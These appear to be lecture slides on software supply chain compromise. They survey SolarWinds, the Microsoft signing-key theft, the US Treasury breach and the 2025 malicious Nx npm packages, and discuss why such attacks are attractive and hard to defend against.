By compromising a partner or reseller account, an adversary may be able to leverage existing delegated administrator relationships ...in order to gain administrative control over the victim tenant

# A "nice" example (July 2023)

## Microsoft lost its keys, and the government got hacked



Zack Whittaker @zackwhittaker / 4:05 PM GMT+2 • July 17, 2023

- ❑ China-backed hackers **stole a key that allowed them to stealthily break into dozens of email inboxes**, including those belonging to several federal government agencies.
- ❑ Hackers obtained a **Microsoft signing key** that was abused **to forge authentication tokens** that allowed the hackers' access to inboxes as if they were the rightful owners

# ...and another one (December 2024)

## US Treasury cyber attack attributed to Silk Typhoon APT

Chinese state-sponsored advanced persistent threat (APT) Silk Typhoon has been linked to the cyber attack on the US Treasury that occurred last month.



Daniel Croft • Fri, 10 Jan 2025 • SECURITY


SHARE

On 8 December, security software provider BeyondTrust notified the US Treasury that a threat actor had used a key to access a vendor “secure cloud-based service” used to provide technical support to Treasury departmental offices end users.

“With access to the stolen key, the threat actor was able to override the service’s security, remotely access certain Treasury DO user workstations, and access certain unclassified documents maintained by those users,” the Treasury said in a letter to lawmakers.



# Supply Chain Compromise (I-a)




Adversaries may **manipulate products** or product **delivery mechanisms** prior to receipt by a final consumer for the purpose of **data or system compromise**.

Supply chain compromise can take place at **any stage of the supply chain** including:

- ❑ Manipulation of **development tools**
- ❑ Manipulation of a **development environment**
- ❑ Manipulation of **source code repositories** (public or private)
- ❑ Manipulation of **source code** in open-source **dependencies**
- ❑ Manipulation of **software update/distribution** mechanisms
- ❑ Compromised/infected system images  
(multiple cases of removable media **infected at the factory**)
- ❑ Replacement of legitimate software with modified versions
- ❑ Sales of modified/counterfeit products to legitimate distributors
- ❑ Shipment interdiction

# Supply Chain Compromise (I-b)



- Usually **malicious additions to legitimate software**.
- Usually distributed to a very broad set of consumers and then additional tactics to **specific** victims.
- Sometimes popular open source projects that are used as **dependencies** in many applications

# SolarWinds



- ❑ Software for **security network monitoring**
- ❑ Adopted by **large** and **security-conscious organizations**
  - ❑ All five branches of the US military
  - ❑ State department, White House, NSA,
  - ❑ 425 of the Fortune 500 companies,
  - ❑ All five of the top five accounting firms
  - ❑ ...

# SolarWinds Compromise (December 2020)



- ❑ Software for **security network monitoring**
- ❑ Adopted by **large** and **security-conscious organizations**
  - ❑ All five branches of the US military
  - ❑ State department, White House, NSA,
  - ❑ 425 of the Fortune 500 companies,
  - ❑ All five of the top five accounting firms
  - ❑ ...
- ❑ APT inserted **malicious updates**
- ❑ **18000** organizations installed the update
- ❑ **Evidence** of later attacks in **many hundreds** of them



# What happened (in a nutshell) (I)



1. **Intrusion** on SolarWinds
2. **Malicious update** on 18000 customers
3. Evidence of **intrusion** in many hundreds of them
  - ❑ Deployment of other malware + **persistence**

# What happened (in a nutshell) (II)



## 3. Evidence of intrusion in many hundreds of them

- Deployment of other malware + persistence

- These included:

  - **FireEye**

    - Top of the tops security company

    - They alerted all the other organizations  
(no one had noticed)

  - **Microsoft**

    - (alerted by FireEye)

# Emergency Directive

Emergency Directive 21-01

[cyber.dhs.gov](https://cyber.dhs.gov)


See [updated supplemental guidance](#) for the latest.

December 13, 2020

## Mitigate SolarWinds Orion Code Compromise

- ❑ ... **immediately disconnect or power down SolarWinds Orion products**
- ❑ ...agencies are **prohibited** from (re)joining the Windows host OS to the enterprise domain
- ❑ **Block all traffic** external to the enterprise to and from hosts where any version of SolarWinds Orion software has been installed.
- ❑ **How to clean up against persistence?**

# Keep in mind



Initial Access	
9 techniques	
Drive-by Compromise	
Exploit Public-Facing Application	
External Remote Services	
Hardware Additions	
Phishing (3)	
Replication Through Removable Media	
Supply Chain Compromise (3)	
Valid Accounts (4)	

- Usually **malicious additions to legitimate software**.
- While supply chain compromise **can impact any component of hardware or software**, adversaries looking to gain execution have often focused on **malicious additions to legitimate software** in software distribution or **update channels**.

# Examples



1. Take a look at the "Supply Chain Compromise" examples on the companion website
2. Think a little about them
3. Change your job...

# NX (August 2025) (I)



Smart Repos · Fast Builds

PASSED license MIT npm package 21.4.1 semantic-release commitizen friendly chat on gitter discord 714 online

Nx is a powerful, open source, technology-agnostic build platform designed to efficiently manage codebases of any scale. From small single projects to large enterprise monorepos, Nx provides the platform to **efficiently get from starting a feature in your editor to a green PR.**

As teams and codebases grow, productivity bottlenecks multiply: build times increase, CI becomes flaky, and code sharing becomes complex. **Nx reduces friction across your entire development cycle.**



Star

26.9k

Used by 170k



+ 169,719

# NX (August 2025) (II)

Malicious versions of Nx and some supporting plugins were published

**Critical** FrozenPandaz published GHSA-cxm3-wv7p-598c 5 days ago

## Summary

Malicious versions of the [nx package](#), as well as some supporting plugin packages, were published to npm, containing code that scans the file system, collects credentials, and posts them to GitHub as a repo under user's accounts.

- MetaMask, Electrum, Ledger, Trezor, Exodus, Phantom, Solflare key storages and crypto wallets
- Random key storage files (\*key, \*keystore.json, UTC-, IndexedDB)
- GitHub personal authentication tokens
- Access tokens for npm
- .env files
- RSA private keys (id\_rsa).

# Supply Chain Compromise





# Supply Chain Attacks:

## Why attractive



- ❑ Attack **one**, hit **many**
- ❑ Victims invariably have **lot of trust** in **a lot of** components:
  - ❑ **All** those that compose its **internal infrastructure**
  - ❑ **All** those that are used for **software development**
- ❑ Air gap does **not** defend

# Supply Chain Defense: Why a nightmare (I)

- ❑ Do we even **know** our perimeter?
  - ❑ HW+SW Infrastructure: Network, Servers, Endpoints
    - ❑ Who manufactured our devices? Who sold them to us? Who installed them?
  - ❑ Internal Applications
    - ❑ Who built our website? Which platform does it run on? Which libraries?
    - ❑ And what about our mail server?
  - ❑ Software development tools and **libraries**
    - ❑ Which libraries have we used? Developed and maintained by whom?
  - ❑ ...



# Supply Chain Defense:

## Why a nightmare (II)

Supply chain compromise can take place at **any stage of the supply chain** including:

- ❑ Manipulation of **development tools**
- ❑ Manipulation of a **development environment**
- ❑ Manipulation of **source code repositories** (public or private)
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# Supply Chain Defense (= cross your fingers)



- ❑ Best practice today:
  1. Understand risks
  2. Structure and manage relations with providers carefully
- ❑ Look at companion website
- ❑ Much easier said than done
- ❑ Point 2 has been applied for a long time in **critical non-cyber domains**

# Note the timing

Trump signs into law U.S. government  
ban on Kaspersky Lab software



DECEMBER 12, 2017



UK government bans all Russian anti-  
virus software from Secret-rated  
systems



3 Dec 2017



Dutch government to phase out use of  
Kaspersky anti-virus software



MAY 14, 2018



# Supply Chain Compromise:

## Keep in mind



- ❑ **Huge** problem
- ❑ No longer a theoretical possibility
- ❑ Will become more and more relevant